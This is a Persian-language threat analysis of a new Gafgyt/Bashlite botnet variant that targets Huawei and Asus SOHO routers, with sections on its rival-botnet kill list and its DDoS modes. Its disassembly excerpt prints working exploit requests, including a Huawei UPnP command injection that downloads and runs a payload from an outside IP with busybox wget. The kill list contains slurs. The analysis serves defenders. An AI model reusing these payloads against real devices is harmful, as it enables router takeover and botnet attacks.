نسخه جدیدی از بدافزار Gafgyt

Gafgyt که با نام Bashlite نیز شناخته می‌شود یکی از معمول‌ترین انواع بدافزار است که از سال ۲۰۱۴ در حال آلوده کردن دستگاه‌های اینترنت اشیا می‌باشد. گونه‌ی جدیدی از این بدافزار روترهای SOHO[1] (روترهای کوچک اداری و خانگی) با برندهای معروف مانند Huawei و Asus را مورد هدف قرار داده است. در گونه‌ی جدید، عملکرد اصلی بدافزار Gafgyt یعنی حمله به دستگاه‌های اینترنت اشیا و تحت کنترل گرفتن آنها با بهره‌برداری از آسب‌پذیری‌های شناخته شده جهت استفاده از توانشان در حملات DDoS به قوت خود باقی است. در این گونه جدید موارد زیر مشاهده می‌شود:

- در این گونه جدید، بدافزار برای فعال نگه داشتن باتنت خود، ۴۸ نوع باتنت رقیب دیگر را متوقف می‌کند، که در این بین ۵۶ درصد از باتنت‌ها، باتنت‌هایی شناخته شده‌ی حوزه اینترنت اشیا هستند.
- روترهای Huawei HG532 و Asus را از طریق آسیب‌پذیری‌های شناخته شده CVE-2017-17215 و CVE-2018-15887 هدف قرار می‌دهد.
- هدف حملات DDoS سرورهای game خصوصاً سرورهای Valve Source Engine است.

هدف قرار دادن روترهای SOHO

Gafgyt از دو آسیب‌پذیری اجرای کد از راه دور (RCE) برای هدف قرار دادن روترهای SOHO استفاده می‌کند.

۱. آسیب‌پذیری با شناسه CVE-2017-17215 در روترهای Huawei: یک آسیب‌پذیری اجرای کد از راه دور که به مهاجم اجازه‌ی ارسال بسته‌های مخرب به سرویس Universal Plug and Play (UPnP) با پورت ۳۷۲۱۵ را برای اجرای حمله می‌دهد.
۲. آسیب‌پذیری با شناسه CVE-2018-15887 در روترهای Asus: یک آسیب‌پذیری اجرای کد از راه دور که به مهاجم اجازه‌ی اجرای دستورات سیستم عامل بوسیله‌ی پارامترهای سرویس را می‌دهد.

طریقه‌ی بهره‌برداری از آسیب‌پذیری‌ها توسط Gafgyt به شرح زیر است:

۱. دانلود کردن payload با استفاده از دستور "wget"
۲. ذخیره payload در دایرکتوری "/tmp"
۳. امکان دسترسی به payload را با "chmod 777 <filename>" فراهم می‌کند

[1] small office and home office


۴. اجرای payload

```
.rodata:0041D310                                        # DATA XREF: asus_init+FF8↑o
.rodata:0041D310                .ascii "ntent.asp&next_page=Main_Analysis_Content.asp&next_host=group"
.rodata:0041D310                .ascii "_id=&modified=0&action_mode=+Refresh+&action_script=&action_w"
.rodata:0041D310                .ascii "ait=&first_time=&applyFlag=1&preferred_lang=EN&firmver=1.1.2."
.rodata:0041D310                .ascii "3_345-g987b580&cmdMethod=ping&destIP=wget%23.254.165.208/barn"
.rodata:0041D310                .ascii "ey.sh%20;%20sh%20lessie.sh\r\n"
.rodata:0041D310                .ascii "\r\n"<0>
.rodata:0041D460 aPostCtrltDevic:.ascii "POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\n"
.rodata:0041D460                                        # DATA XREF: huaweiscanner_scanner_init+FF8↑o
.rodata:0041D460                .ascii "Content-Length: 430\r\n"
.rodata:0041D460                .ascii "Connection: keep-alive\r\n"
.rodata:0041D460                .ascii "Accept: */*\r\n"
.rodata:0041D460                .ascii "Authorization: Digest username=\"dslf-config\", realm=\"Huawe"
.rodata:0041D460                .ascii "iHomeGateway\", nonce=\"88645cefb1f9ede0e336e3569d75ee30\", u"
.rodata:0041D460                .ascii "ri=\"/ctrlt/DeviceUpgrade_1\", response=\"3612f843a42db38f48f"
.rodata:0041D460                .ascii "59d2a3597e19c\", algorithm=\"MD5\", qop=\"auth\", nc=00000001"
.rodata:0041D460                .ascii ", cnonce=\"248d1a2560100669\"\r\n"
.rodata:0041D460                .ascii "\r\n"
.rodata:0041D460                .ascii "<?xml version=\"1.0\" ?><s:Envelope xmlns:s=\"http://schemas."
.rodata:0041D460                .ascii "xmlsoap.org/soap/envelope/\" s:encodingStyle=\"http://schemas"
.rodata:0041D460                .ascii ".xmlsoap.org/soap/encoding/\"><s:Body><u:Upgrade xmlns:u=\"ur"
.rodata:0041D460                .ascii "n:schemas-upnp-org:service:WANPPPConnection:1\"><NewStatusURL"
.rodata:0041D460                .ascii ">$(/bin/busybox wget -g 23.254.165.208 -l /tmp/kh -r /Ouija_M"
.rodata:0041D460                .ascii ".ips; /bin/busybox chmod 777 * /tmp/kh; /tmp/kh huawei)</NewS"
.rodata:0041D460                .ascii "tatusURL><NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL><"
.rodata:0041D460                .ascii "/u:Upgrade></s:Body></s:Envelope>\r\n"
.rodata:0041D460                .ascii "\r\n"<0>
```

شکل شماره ۱: چگونگی بهره‌برداری از آسیب‌پذیری توسط Gafgyt


متوقف کردن بات‌نت‌های رقیب

معمول‌ترین راه مورد استفاده‌ی بدافزارها برای فعال نگه داشتن بات‌نت‌های خود، متوقف کردن بات‌نت‌های رقیب که پیش‌تر دستگاه هدف را آلوده کرده‌اند می‌باشد. این گونه جدید از Gafgyt حاوی لیست از پیش تنظیم شده‌ای از دیگر بات‌نت‌های فعال (Kill list) شامل تعدادی از بات‌نت‌های شناخته شده‌ی اینترنت اشیا است.


IDA View-A
Strings window
Hex View-1
Structures
Enums
.data:004623C0 bin_names: .word aDvrhelper # DATA XREF: botkiller+63C↑o
.data:004623C0 # botkiller+6E0↑o ...
.data:004623C0 # "dvrhelper"
.data:004623C4 .word aDvrsupport # "dvrsupport"
.data:004623C8 .word aMirai # "mirai"
.data:004623CC .word aBlade # "blade"
.data:004623D0 .word aDemon # "demon"
.data:004623D4 .word aHoho # "hoho"
.data:004623D8 .word aHakai # "hakai"
.data:004623DC .word aSatori # "satori"
.data:004623E0 .word aMessiah # "messiah"
.data:004623E4 .word aMips_0 # "mips"
.data:004623E8 .word aMipsel # "mipsel"
.data:004623EC .word aSh4 # "sh4"
.data:004623F0 .word aSuperh # "superh"
.data:004623F4 .word aX86 # "x86"
.data:004623F8 .word aArmv7 # "armv7"
.data:004623FC .word aArmv6 # "armv6"
.data:00462400 .word aI686 # "i686"
.data:00462404 .word aPowerpc # "powerpc"
.data:00462408 .word aPpc # "ppc"
.data:0046240C .word aI586 # "i586"
.data:00462410 .word aM68k # "m68k"
.data:00462414 .word aSparc # "sparc"
.data:00462418 .word aArmv4 # "armv4"
.data:0046241C .word aArmv5 # "armv5"
.data:00462420 .word a440fp # "440fp"
.data:00462424 .word aMiori # "miori"
.data:00462428 .word aNigger # "nigger"
.data:0046242C .word aKowai # "kowai"
.data:00462430 .word aSoul # "soul"
.data:00462434 .word aNoir # "noir"
.data:00462438 .word aCayo # "cayo"
.data:0046243C .word aCayosin # "cayosin"
.data:00462440 .word aMessiahbins # "messiahbins"
.data:00462444 .word aBins # "bins"
.data:00462448 .word aIrc # "irc"
.data:0046244C .word aPhantom # "phantom"
.data:00462450 .word aHacker # "hacker"
.data:00462454 .word aQbot # "qbot"
.data:00462458 .word aQbotnet # "qbotnet"
.data:0046245C .word aNtpd # "ntpd"
.data:00462460 .word aSshd # "sshd"
.data:00462464 .word aOpenssh # "openssh"
.data:00462468 .word aBash # "bash"
.data:0046246C .word aTftp # "tftp"
.data:00462470 .word aWget # "wget"
.data:00462474 .word aCron # "cron"
.data:00462478 .word aFtp # "ftp"
.data:0046247C .word aPftp # "pftp"
.data:00462480 .word aSh_0 # "sh"
.data:00462484 .word aApache2 # "apache2"
.data:00462488 .word aTelnetd # "telnetd"
.data:0046248C .word aTelnet # "telnet"
.data:00462490 .word aMirainet # "mirainet"
.data:00462494 .word aSora # "sora"
.data:00462498 .word aNazi # "nazi"
.data:0046249C .word a911 # "911"
.data:004624A0 .word aBotnet # "botnet"
.data:004624A4 .word aMasuta # "masuta"
.data:004624A8 .word aSeptember # "september"
.data:004624AC .word aPenis # "penis"
.data:004624B0 .word aJosho # "josho"
.data:004624B4 .word aOasis # "oasis"
F5

شکل شماره ۲: لیست بات‌نت‌های رقیب بدافزار Gafgyt

مطابق شکل شماره ۳ از ۴۸ گونه بدافزار مختلفی که در لیست توقف (Kill list) این بدافزار آمده است، ۶۷ درصد، بات‌نت‌های شناخته‌شده‌ی اینترنت اشیا هستند و ۳۳ درصد دیگر ناشناخته و یا مشکوک هستند.



شکل شماره ۳

تکنیک از بین بردن گونه‌های رقیب در دیگر انواع بدافزارها مانند بات‌نت اینترنت اشیا به نام Mirai و بدافزار جدید Golang (از نوع crypto-miner) نیز دیده شده است که با بین بردن سایر crypto-minerها سعی در آزاد کردن منابع دستگاه آسیب‌پذیر دارد.

معماری های هدف قرار گرفته در Kill list بدافزار Gafgyt عبارت است از:

- 440fp
- armv4
- armv5
- armv6
- armv7
- i586
- i686
- m68k

- mips
- powerpc
- ppc
- sh4
- sparc
- superh
- x86

همچنین سرویس ها، سرورها و فرآیندهای بات مورد هدف قرار گرفته در Kill list بدافزار Gafgyt عبارت است از:

- apache2
- bash
- cron
- ftp
- irc
- ntpd
- openssh
- pftp
- sh
- sshd
- telnet
- telnetd
- tftp
- wget
- httpflood
- lolnogtfo
- stdflood
- tcpflood
- udpflood

حمله DoS

زمانی‌که Gafgyt یک دستگاه اینترنت اشیا را آلوده کند، حملات DDoS را به اهداف مورد نظر خود آغاز می‌کند. این حملات به ۳ نوع تقسیم می‌شوند:

- Vseattack: حمله‌ی مربوط به سرورهای gameی که Valve Source Engine را اجرا می‌کنند.
- sendHTTPHex: نوعی حمله‌ی HTTP flooding که از hexadecimalهای بی معنی برای مصرف منابع سرور مورد هدف استفاده می‌کند.
- Ovhflood: حملات بر علیه سرویس‌های محافظت شده با OVH (یک شرکت پردازش ابری).

در این بین حمله از نوع vseattacks بر روی سرورهای Valve Source Engine خصوصاً بازی‌هایی معروفی مانند Counter Strike، Team Fortress و Half-Life 2 قابل توجه است. از آنجایی که سازندگان این باتنت‌های اینترنت اشیا اغلب جوان هستند، سرورهای بازی را هدف قرار می‌دهند.

نتیجه‌گیری

گونه‌های مختلف بدافزار Gafgyt برای مدت طولانی فعال بوده‌اند و در طول این مدت سرویس‌های حمله خود را برای دستگاه‌های گوناگون توسعه داده‌اند. همچنین برای باقی ماندن در دنیای باتنت‌های اینترنت اشیا kill list خود را گسترش داده است.

روترهای مورد هدف قرار گرفته توسط این گونه جدید روترهای قدیمی هستند درنتیجه جایگزینی هر چه سریع‌تر روترهای قدیمی با مدل‌های جدیدتر پیشنهاد می‌شود. بطور کلی کاربران می‌توانند با به‌روزرسانی روترها، نصب آخرین وصله‌های امنیتی و انتخاب رمز عبورهای قوی و غیرقابل حدس از تاثیر باتنت‌ها در امان بمانند.

منابع:

https://www.zdnet.com/article/this-aggressive-iot-malware-is-forcing-wi-fi-routers-to-join-its-botnet-army/

https://www.f5.com/labs/articles/threat-intelligence/gafgyt-targeting-huawei-and-asus-routers-and-killing-off-rival-iot-botnets?utm_medium=owned-social&utm_source=twitter&utm_campaign=amer-f5labs&sf226899797=1